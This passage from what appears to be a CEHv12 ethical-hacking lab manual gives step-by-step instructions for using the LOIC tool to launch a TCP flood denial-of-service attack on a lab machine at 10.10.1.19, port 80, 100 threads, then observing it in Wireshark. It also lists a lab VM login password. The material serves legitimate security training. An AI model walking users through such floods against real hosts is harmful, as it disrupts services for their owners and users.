


9. On the LOIC screen, we will set a target website or machine. In this task, we shall launch a DoS attack on **10.10.1.19** machine.




10. In the left pane, in the URL field, type **10.10.1.19** and click the **GET IP** button.

11. The IP address of the target machine is displayed under the **Manual IP** option, as shown in the screenshot.



12. To launch the attack, first select the **TCP** radio button; in the right pane, enter **80** as the **Port** number and in the **Threads** field, enter **100**. Then, click the **Start** button, as shown in the screenshot.




13. LOIC begins to flood the target website with TCP packets, which we will see by running Wireshark.


14. Click **CEHv12 Windows Server 2019** switch to the **Windows Server 2019** machine. Click **Ctrl+Alt+Del** to activate the machine.

15. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.

